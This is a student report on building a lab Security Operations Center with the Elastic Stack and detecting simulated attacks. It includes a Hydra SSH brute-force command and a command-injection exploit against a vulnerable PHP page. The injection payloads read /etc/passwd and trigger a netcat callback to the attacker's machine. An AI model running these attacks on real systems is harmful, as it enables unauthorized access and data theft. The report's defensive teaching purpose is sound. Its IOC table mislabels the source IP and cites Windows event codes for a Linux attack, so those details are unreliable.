

## Building and Operating a Mini Security Operations Center (SOC)

Blue Shield Syndicate	
Team Members	
1	محمد محمود عبدالعليم
2	عبدالله محمد خالد
3	مصطفى محمد زنون
4	ميना اسامه نسيم
5	هشام عثمان إمام
GitHub	<a href="https://github.com/Blue-Shield-Syndicate">https://github.com/Blue-Shield-Syndicate</a>

Supervisor:

Eng: Wessam Elkhality

## Abstract

This project presents the design and implementation of a fully functional **Mini Security Operations Center (SOC)** built using the Elastic Stack to provide an end-to-end simulation of real-world security monitoring and incident response operations. The SOC environment integrates **Elasticsearch, Kibana, Fleet Server, and Elastic Agent** as a centralized platform for collecting, processing, analyzing, and correlating security events from multiple systems. The solution ingests logs from Windows endpoints, Linux servers, firewall devices, and an IDS to give analysts comprehensive visibility across the environment.

The architecture is designed around a layered approach that includes log generation, secure collection through Elastic Agent, normalization into structured data streams, indexing in Elasticsearch, and visualization through Kibana dashboards and security analytics. This structure enables efficient searching, correlation, alerting, and threat detection while maintaining data integrity and reliable event delivery. The project also applies critical security controls such as role-based access, authenticated agent enrollment, integrity validation, and automated snapshot backups to ensure a resilient and secure SOC environment.

To validate the SOC's effectiveness, several attack scenarios were executed and analyzed. These included a Linux SSH brute-force attack, a command injection exploitation targeting a vulnerable PHP application, and a Windows persistence-based malware attack. For each scenario, alerts were triggered in Elastic Security, logs were examined in detail, and containment actions were applied—such as IP blocking, process termination, host isolation, and patching of vulnerable components. The analysis phase also included recommendations for strengthening controls, mitigating future risks, and improving detection coverage.

Overall, this project delivers a realistic and practical model of how modern SOC's operate, from data ingestion and threat detection to incident investigation and response. It provides hands-on experience with SIEM technologies, threat analysis workflows, and defensive security techniques, making it a valuable learning framework for students, SOC analysts, and cybersecurity practitioners aiming to understand and replicate real SOC operations.

# *Introduction*

## *1. Background and Motivation*

The escalating frequency and sophistication of cyberattacks pose significant challenges to modern organizations.

Threat actors continually evolve their methods, leveraging automation, social engineering, and zero-day vulnerabilities to penetrate systems and exfiltrate sensitive data.

In this context, the establishment of a Security Operations Center (SOC) is fundamental for maintaining visibility, detecting anomalies, and responding promptly to incidents. However, traditional enterprise SOC's often require substantial financial investment and specialized expertise, putting them out of reach for many organizations, students, and researchers.

This Mini SOC project was conceived to democratize access to advanced security operations by demonstrating that robust detection and automated response capabilities can be achieved through the strategic integration of open-source technologies within a controlled, cost-efficient lab environment.

By integrating widely available security tools and automating their interactions, this project enables practical exploration of SOC operations for educational, research, and small-scale enterprise applications.

## *2. Project Purpose*

The purpose of the Mini SOC is to create a **modular and automated security environment** capable of simulating, detecting, and responding to cybersecurity threats. It bridges the gap between theoretical SOC design and practical implementation by using tools that represent real-world security layers — including endpoint monitoring, network intrusion detection, and file-level threat intelligence.

The project aims to:

- Enhance understanding of SOC workflows and tool integration.
- Enable simulation of adversarial behaviors for testing detection efficiency.
- Automate responses to malicious activities to reduce manual intervention.
- Evaluate and refine the correlation between host-based and network-based events.

### 3. Project Planning

The project aims to build and simulate a functional mini-Security Operations Center (SOC) environment. This SOC will centralize the collection, processing, analysis, and response to security events using open-source and Elastic Stack technologies such as Elasticsearch, Kibana, Fleet Server, and Elastic Agent. The mini-SOC helps students and practitioners understand how real SOC environments operate by handling event logs, alerts, and security incidents.

#### 3.1 Scope

This project covers the design and deployment of a small-scale SOC setup using Elastic Agent and Fleet Server for unified log collection. It includes connecting multiple log sources, establishing log ingestion and analysis workflows, developing detection rules, and producing dashboards and reports for visualization.

#### 3.2 Objectives

- Design a mini-SOC architecture with multiple log sources.
- Deploy the Elastic Stack (Elasticsearch, Kibana, Fleet Server, Elastic Agent) as a centralized SIEM platform.
- Ingest logs from Windows, Linux, Firewall, and IDS systems via Elastic Agent integrations.
- Analyze and visualize security data using Kibana dashboards and Security Analytics.
- Implement alerting and triage processes using Elastic Security features.

### 4. Tools and Technologies

Category	Tool / Technology
Operating System	Ubuntu Server, Kali Linux, Windows
SIEM Platform	Elasticsearch, Kibana, Fleet Server, Elastic Agent
Log Collection	Elastic Agent via Fleet integrations (Windows, Linux, Firewall, IDS)
IDS	Suricata
EDR	Elastic Defend
Firewall	pfSense (or simulated logs)
Ticketing & Reporting	PDF

### 5. Stakeholder Analysis


1. **Project Supervisor/Instructor:** Provides guidance, reviews deliverables, and ensures alignment with project objectives.
2. **SOC Analyst:** Implements SOC setup, configures tools, monitors data, and analyzes incidents.
3. **System Administrator:** Provides log data from Windows, Linux, and Firewall system

## 6. SOC Architecture Overview

The SOC architecture is designed around the Elastic Stack, using Fleet Server and Elastic Agent for centralized log collection and management. The architecture defines how data is generated, collected, processed, stored, and analyzed.

- Data Source Layer: Log generation from Windows, Linux, Firewall, and IDS systems.
- Collection Layer: Elastic Agents installed on endpoints collect system, application, and security logs, managed centrally by Fleet Server.
- Processing Layer: Data streams are normalized automatically by Elastic integrations before indexing into Elasticsearch.
- Storage Layer: Elasticsearch indexes and stores logs for search, correlation, and long-term analysis.
- Analysis Layer: Kibana provides dashboards, threat detection rules, and visualization.
- Response Layer: Security analysts investigate, triage, and respond to alerts in Kibana's Security app.

### Data Flow Diagram:



## 7. Database Design (Log Storage & Flow)

Elasticsearch serves as the central database for log storage. Each integration creates its own data stream and index pattern, allowing for efficient querying and filtering. Logs are stored in JSON format and Bytes with structured fields for analytics and correlation.

### Examples of index patterns:





(Windows Event Logs, Linux System Logs, Firewall Logs, IDS Alerts) → logs-\*

Each document in Elasticsearch includes fields such as @timestamp, source.ip, destination.ip, event.action, event.category, event.severity, host.name, and agent.name.

## 8. Security Controls

- Access Control: Role-based access management (RBAC) in Kibana for SOC roles.
- Integrity: Elastic Agents verify event delivery using ACK mechanisms and digital signatures.
- Authentication: API key and Fleet enrollment tokens for agent registration.
- Backup: Automated Elasticsearch snapshots stored on secure external storage.

## 9. Operational log ingestion pipeline





elastic

Find apps, content, and more.

+

?

Integrations

Suricata

Add integration

Send feedback

< Cancel

suricata

Add Suricata integration

Agent policy  
Agent policy 1

Configure an integration for the selected agent policy.

1

Configure integration

Integration settings

Choose a name and description to help identify how this integration will be used.

Integration name

suricata-1

DescriptionOptional

collect suricate logs from kali-linux




> Advanced options

☒ Collect Suricata eve logs (input: logfile)

Change defaults ^

☒ Suricata eve logs (log)

Paths



## 10. Attacks Scenarios

### 1. Brute Force Attack

- Multiple SSH brute-force attempts against the VM were detected, generating numerous authentication events with outcome: failure.
- Elastic Security flagged the activity with “**Potential Linux Hack Tool Launched**” alerts tied to the hydra process, recording process arguments, source IP, and failed login details.



#### Launch Attack

```
# mkdir attack_test
# cd attack_test
# cat pass.txt
password
123456
admin
root
# hydra -l root -P pass.txt 192.168.1.100 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-20 19:43:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p:4), ~1 try per task
[DATA] attacking ssh://192.168.1.100:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-20 19:43:47
```



#### Get the alert

The screenshot displays the Elastic Security console. At the top, a table lists alerts with columns for Actions, @timestamp, Rule, Severity, Risk Score, Reason, and host.name. The alerts are filtered by 'Potential Linux Hack Tool Launched' and show a risk score of 47. Below the table, the 'Query' section shows a KQL query: `( kibana.alert.original_event_id:"ODP4AMUS3Q/T9Olg+++0NQ0" )`. The 'Analyzer' section shows a detailed view of the alert, including the event details, the rule that triggered it, and the MITRE ATT&CK framework mapping (Execution (TA0002)). The 'Alert reason' section shows the event details, including the process name 'hydra', the parent process 'zsh', and the user 'root'.



#### Display the Log

The screenshot displays the Elastic Search console. The left sidebar shows the 'Discover' view with a search bar and filters. The main area shows a list of logs with columns for @timestamp, event.category, event.outcome, and process.name. The 'Expanded document' view on the right shows the details of a specific log entry, including the host information (mostafa-virtual-machine), the process name (sshd), and the log message: `pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= root=192.168.1.99 user=root`.



Expanded document

View: [Single document](#) [Surrounding documents](#) ?

<> 3 of 8 >>

agent.version	8.9.2
data_stream.dataset	system.auth
data_stream.namespace	default
data_stream.type	logs
ecs.version	8.0.0
elastic_agent.id	6cc1fe73-69e9-4770-ab74-f661a60cc766
elastic_agent.snapshot	false
elastic_agent.version	8.9.2
event.action	ssh_login
event.agent_id_status	verified
event.category	authentication
event.dataset	system.auth
event.ingested	Oct 21, 2025 @ 02:43:49.000
event.kind	event
event.module	system
event.outcome	failure
event.timezone	+03:00

Rows per page: 25 < 1 2 3 >

Expanded document

View: [Single document](#) [Surrounding documents](#) ?

<> 1 of 8 >>

TableJSON

Search field names

Actions	Field	Value
	source.port	60,278
	system.auth.ssh.event	Failed
	system.auth.ssh.method	password
	tags	system-auth
	user.name	root

Rows per page: 25 < 1 2 3 >

## Investigate the alert

hydra attack test

hydra attack test Unsaved

Id: 0d132fd9e900fd44fd6129c4cb3ff8cd13d3643c272c53ad4fbb9b11891df020

Processes 25.136k Users 9 Hosts 1 Source IPs 0 Destination IPs 0

[Add to favorites](#) [Attach to case](#)

Query 68693 Correlation Analyzer Notes 2 Pinned Elastic AI Assistant

Oct 20, 2025 @ 15:32:17.000 → Oct 21, 2025 @ 03:28:11.000

Refresh Data view Update available

( host.name: "kali-linux" )

OR ( ) + Add field

AND Filter event.kind:event

@timestamp ↓ 1 message event.category event.action host.name source.ip

root kali-linux /home/mostafa\_zanon/attack\_test terminated process zsh (11870) zsh with exit code 0 via parent process zsh (1352) with result unknown

# 757123f335d5804c7eab0fa4430e963ec0878826920fedf8e4531e0f04e7247b

Oct 21, 2025 @ 03:26:31.056 Endpoint process event process end kali-linux

root kali-linux /home/mostafa\_zanon/attack\_test terminated process hydra (1870) hydra -l root -P pass.txt 192.168.1.100 ssh with exit code 255 via parent process zsh (1352) with result unknown

# b57c22e87007ffae8ae9c21b8947d05560066d7df3c20c911073c8ba200ffa

Oct 21, 2025 @ 03:26:550 Endpoint process event process fork kali-linux

25 of 68693 Updated 5 minutes ago < 1 2 3 4 5 >

Event details

Oct 21, 2025 @ 03:26:31.056

Chat

TableJSON

Filter by Field, Value, or Description...

process.args

process.args\_count

7

Rows per page: 25 < 1 2 3 4 >

Take action

## IOC Identification

Field	Details
Alert Name	Brute Force Login Attempt
Alert Source	SIEM (ELK)
Timestamp	2025-10-21 02:43:48:000
Severity	Medium
User / Host Affected	mostafa-virtual-machine
Source IP	192.168.1.100
Description	SIEM detected 15 failed login attempts from the same IP in 2 minutes.
IOC Identified	<ul style="list-style-type: none"><li>• <b>Source IP:</b> 192.168.1.100</li><li>• <b>Username targeted:</b> mostafa-virtual-machine</li><li>• <b>Event Codes:</b> 4625</li></ul>
MITRE ATT&CK	<b>T1110</b> – Brute Force
Initial Investigation	Checked Windows Event Logs and Sysmon; confirmed repeated failed logins from same IP.
Decision	Escalated to Tier 2

- Evidence of Containment
  - Blocked source IP at the firewall: `{sudo ufw deny from source_ip}`
  - Account temporarily locked after threshold exceeded
  - Enabled stricter account lockout policy
  - Confirmed no successful login occurred
- Analysis Recommendations
  - Increase Account Lockout Settings (shorter threshold, longer lockout duration).
  - Restrict SSH/RDP Access to specific IPs only.
  - Enable MFA on targeted accounts.
  - Monitor for Lateral Movement (MITRE T1021: Remote Services).

## 2. Command Injection Attack

- A vulnerable PHP endpoint allowed user-supplied input to be executed by the shell, resulting in remote command execution traces (`web server spawning shell/processes and unexpected exec-style arguments in logs`).
- This activity indicates a command-injection compromise with high impact arbitrary commands ran on the host, showing up in process events and risking data exposure, persistence, or further lateral movement.

## Run PHP server

```
root@mostafa-virtual-machine /h/m/php [SIGINT]# sudo php -S 0.0.0.0:8080
[Mon Nov 3 22:41:04 2025] PHP 8.1.2-1ubuntu2.22 Development Server (http://0.0.0.0:8080) started
[Mon Nov 3 22:41:07 2025] 192.168.1.99:56770 Accepted
[Mon Nov 3 22:41:07 2025] 192.168.1.99:56770 [200]: GET /ping.php?ip=127.0.0.1;%20whoami;%20id;%20uname%20-a;%20cat%20%2Fetc%2Fpasswd%20%7C%20head%20-10
[Mon Nov 3 22:41:07 2025] 192.168.1.99:56770 Closing
[Mon Nov 3 22:45:22 2025] 192.168.1.99:38446 Accepted
[Mon Nov 3 22:45:22 2025] 192.168.1.99:38446 [200]: GET /ping.php?ip=127.0.0.1;%20whoami;%20id;%20uname%20-a;%20cat%20%2Fetc%2Fpasswd%20%7C%20head%20-10
[Mon Nov 3 22:45:22 2025] 192.168.1.99:38446 Closing
^C
root@mostafa-virtual-machine /h/m/php# sudo php -S 0.0.0.0:8080
[Tue Nov 4 10:24:56 2025] PHP 8.1.2-1ubuntu2.22 Development Server (http://0.0.0.0:8080) started
```

## Launch Attack

```
/h/m/attack_test
fish: Job 4, 'nc -l -p 4444 &' has ended
root@kali-linux /h/m/attack_test# nc -l -p 4444 & curl --get --data-urlencode 'ip=127.0.0.1; nc 192.168.1.99 4444 -w 2 < /dev/null' "http://192.168.1.100:8080/ping.php" -v
* Trying 192.168.1.100:8080...
* Connected to 192.168.1.100 (192.168.1.100) port 8080
* using HTTP/1.x
> GET /ping.php?ip=127.0.0.1%3bnc+192.168.1.99+4444+-w+2+%3c+%2fdev%2fnull HTTP/1.1
> Host: 192.168.1.100:8080
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Host: 192.168.1.100:8080
< Date: Sun, 09 Nov 2025 05:32:34 GMT
< Connection: close
< X-Powered-By: PHP/8.1.2-1ubuntu2.22
< Content-type: text/html; charset=UTF-8
<
<h2>Command Injection Test</h2>Input received: 127.0.0.1; nc 192.168.1.99 4444 -w 2 &lt; /dev/null<br><br>Command output
:<br><pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.061 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.061/0.061/0.061/0.000 ms
* shutting down connection #0
</pre>
fish: Job 4, 'nc -l -p 4444 &' has ended
root@kali-linux /h/m/attack_test#
```

## Get the alert

SummaryTrendCountsTreemap

Severity levels

Levels	Count ↓
High	4

4 alerts

Alerts by name

Rule name	Count ↓
PHP Web Request - Sensitive File Read	4

Top alerts by

host.name

mostafa-virtual-machine	100%
-------------------------	------

Columns1 field sorted4 alertsFieldsUpdated 15 minutes agoAdditional filtersGrid viewGroup alerts by: None

Actions	@timestamp	Rule	Severity	Risk Score	Reason
<input type="checkbox"/>	Nov 6, 2025 @ 11:45:59...	PHP Web Request - Sensitive File Read	high	90	event on mostafa-virtual-machine created high alert PHP Web Request - Sensitive File Read.
<input type="checkbox"/>	Nov 6, 2025 @ 11:45:59...	PHP Web Request - Sensitive File Read	high	90	event with source 192.168.1.99:39036, on mostafa-virtual-machine created high alert PHP Web Request - Sensitive File Read.
<input type="checkbox"/>	Nov 6, 2025 @ 11:45:59...	PHP Web Request - Sensitive File Read	high	90	process event with process cat, parent process sh, by root on mostafa-virtual-machine created high alert PHP Web Request - Sensitive File Read.
<input type="checkbox"/>	Nov 6, 2025 @ 11:45:59...	PHP Web Request - Sensitive File Read	high	90	process event with process sh, parent process php, by root on mostafa-virtual-machine created high alert PHP Web Request - Sensitive File Read.

The screenshot shows the Elastic Alerts interface. At the top, there's a search bar and navigation tabs. Below, the 'Untitled timeline' section displays a KQL query: `( kibana.alert.group.id: "0d85d64e08b71199b8a59b35e0ce59ec593caf1829e24dc305a66c2f9bc" )`. The timeline shows several events, including 'event with source', 'Endpoint process event', and 'process event with process'. Each event entry includes details like timestamp, message, event category, event action, host name, source IP, destination IP, and user name.

## Display the Log

The screenshot shows the Elastic Discover interface. The search bar contains a KQL query: `log.file.path:"/tmp/php_access.log" or process.name:cat or process.parent.name:php or "/etc/passwd" and host.id:"cae04e252ad41389989d067d36c4aa2"`. The left sidebar shows 'Selected fields' and 'Available fields'. The main area displays a table of search results with columns for timestamp, process.parent.name, process.name, host.id, process.args, query\_string, log.file.path, process.command\_line, and process.parent.command\_line. A 'Toggle dialog with details' tooltip is visible over the first row.

## Investigate the alert

